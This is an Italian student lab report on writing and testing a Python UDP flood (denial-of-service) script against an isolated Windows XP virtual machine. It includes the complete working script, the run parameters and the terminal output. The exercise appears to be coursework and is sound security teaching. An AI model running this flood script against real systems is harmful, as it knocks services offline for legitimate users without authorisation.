

Report Tecnico: Sviluppo e Simulazione di un UDP Flood Script

Studente: Kevin Motti

Data: 14 Gennaio 2026

Esercizio: U2-W2-E3 - Python per Hacker

1. Introduzione e Obiettivo

Il presente documento illustra l'attività di sviluppo e testing di uno script in linguaggio Python progettato per simulare un attacco di tipo **DoS (Denial of Service)**, nello specifico un **UDP Flood**.

Gli attacchi DoS mirano a saturare le risorse di un sistema target (banda di rete o capacità di elaborazione) inviando una quantità massiva di richieste che il sistema non riesce a gestire, rendendo il servizio indisponibile per gli utenti legittimi.

Obiettivo dell'Esercitazione

L'obiettivo dell'esercizio è stato quello di creare un tool didattico in grado di:

1. Richiedere all'utente l'indirizzo IP e la porta della macchina target.
2. Generare pacchetti UDP con payload casuale di dimensioni specifiche (1 KB).
3. Inviare un numero definito di pacchetti verso il target per simulare la saturazione della banda.

2. Analisi Tecnica dello Script (Il "Tool")

Per realizzare il tool è stato utilizzato il linguaggio **Python 3**, sfruttando le librerie standard `socket` per la gestione delle connessioni di rete e `random` per la generazione del payload.

Struttura del Codice

Il codice è stato strutturato seguendo i requisiti della traccia:

- **Creazione del Socket:** È stato utilizzato `socket.AF_INET` (IPv4) e `socket.SOCK_DGRAM` (UDP) per operare in modalità `connectionless`, fondamentale per la velocità richiesta in un flood.
- **Generazione Payload:** Per soddisfare il requisito di **1 KB (1024 bytes)** per pacchetto, è stata utilizzata la funzione `random.randbytes(1024)`. Questo crea un carico di dati casuali che il target deve processare.
- **Interattività:** L'uso della funzione `input()` permette di definire dinamicamente il bersaglio.

Snippet del codice principale:

```
import socket
import random

def udp_flood_simulation():
    print("--- Simulazione UDP Flood (Educational) ---")
    target_ip = input("Inserisci l'IP della macchina target: ")

    try:
        target_port = int(input("Inserisci la porta UDP target: "))
    except ValueError:
        print("Errore: La porta deve essere un numero intero.")
        return

    try:
        num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
    except ValueError:
        print("Errore: Il numero di pacchetti deve essere un intero.")
        return

    packet_size = 1024
    udp_packet = random.randbytes(packet_size)
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    print(f"\nInizio invio di {num_packets} pacchetti verso {target_ip}:{target_port}...")

    sent_counter = 0
    for _ in range(num_packets):
        try:
            sock.sendto(udp_packet, (target_ip, target_port))
            sent_counter += 1

            if sent_counter % 100 == 0:
                print(f"Inviati {sent_counter} pacchetti...")

        except Exception as e:
            print(f"Errore durante l'invio del pacchetto: {e}")
            break

    sock.close()
    print(f"\nOperazione completata. Totale pacchetti inviati: {sent_counter}")

if __name__ == "__main__":
    udp_flood_simulation()
```

3. Ambiente di Test (Lab Setup)

Per verificare il funzionamento dello script in sicurezza, è stato predisposto un ambiente virtualizzato isolato:

- **Macchina Attaccante:** Kali Linux con Python 3 installato.
- **Macchina Vittima (Target):** Macchina Virtuale **Windows XP**.
- **Network:** Rete interna "kalinet" per evitare la fuoriuscita di traffico dannoso su reti pubbliche.

L'uso di un sistema operativo legacy come Windows XP come target permette di osservare più facilmente l'impatto del traffico di rete, data la minore resilienza dello stack TCP/IP rispetto ai sistemi moderni.


4. Esecuzione del Test e Risultati

In questa sezione viene documentata l'esecuzione pratica dell'attacco simulato.

Fase 1: Configurazione e Avvio

Lo script è stato avviato da terminale. Sono stati inseriti i parametri relativi alla macchina Windows XP target.

- **Target IP:** [192.168.50.13]
- **Target Port:** [123]
- **Numero Pacchetti:** [500.000]



```
PROBLEMS OUTPUT TERMINAL ... python + v [ ] [ ] ...  
(.venv)-(kali@kali)-[~/Desktop/dos_xp.py]  
$ python dos_winxp.py  
--- Simulazione UDP Flood (Educational) ---  
Inserisci l'IP della macchina target: 192.168.50.13  
Inserisci la porta UDP target: 123  
Quanti pacchetti da 1 KB vuoi inviare? 500000
```

Fase 2: Monitoraggio Lato Attaccante

Durante l'esecuzione, lo script fornisce un feedback visivo dell'invio dei pacchetti. Data la natura del protocollo UDP (User Datagram Protocol), non si attende una conferma di ricezione (ACK), permettendo un invio ad altissima frequenza.


Di seguito uno screenshot dello script in esecuzione:

```
Inviati 496500 pacchetti...
Inviati 496600 pacchetti...
Inviati 496700 pacchetti...
Inviati 496800 pacchetti...
Inviati 496900 pacchetti...
Inviati 497000 pacchetti...
Inviati 497100 pacchetti...
Inviati 497200 pacchetti...
Inviati 497300 pacchetti...
Inviati 497400 pacchetti...
Inviati 497500 pacchetti...
Inviati 497600 pacchetti...
Inviati 497700 pacchetti...
Inviati 497800 pacchetti...
Inviati 497900 pacchetti...
Inviati 498000 pacchetti...
Inviati 498100 pacchetti...
Inviati 498200 pacchetti...
Inviati 498300 pacchetti...
Inviati 498400 pacchetti...
Inviati 498500 pacchetti...
Inviati 498600 pacchetti...
Inviati 498700 pacchetti...
Inviati 498800 pacchetti...
Inviati 498900 pacchetti...
Inviati 499000 pacchetti...
Inviati 499100 pacchetti...
Inviati 499200 pacchetti...
Inviati 499300 pacchetti...
Inviati 499400 pacchetti...
Inviati 499500 pacchetti...
Inviati 499600 pacchetti...
Inviati 499700 pacchetti...
Inviati 499800 pacchetti...
Inviati 499900 pacchetti...
```

Fase 3: Monitoraggio Lato vittima (analisi dinamica)

Sulla macchina Windows XP target è stato monitorato il traffico in arrivo (tramite Task Manager). Il test ha confermato che i pacchetti generati dallo script raggiungono l'interfaccia di rete del bersaglio e saturano l'utilizzo della cpu quasi al 90%

Effetto sulla macchina Target:



5. Conclusioni

L'esercitazione ha permesso di comprendere a livello pratico la meccanica di un attacco **Volumetric DoS**.

Dall'analisi dei risultati emerge che:

1. Il protocollo UDP è estremamente efficiente per generare grandi volumi di traffico con poche risorse lato attaccante, poiché non richiede l'handshake a tre vie (TCP).
2. Anche un semplice script in Python può generare un traffico significativo ($1 \text{ KB} * N$ pacchetti) in brevissimo tempo.
3. Lo stack di rete di Windows XP, sotto stress, consuma cicli CPU eccessivi nel tentativo di gestire gli interrupt generati dall'alto numero di pacchetti in ingresso, portando al denial of service osservato.
4. Sistemi operativi datati come Windows XP mostrano una gestione meno efficiente di tali volumi di traffico rispetto a OS moderni dotati di meccanismi di rate-limiting e firewalling avanzati.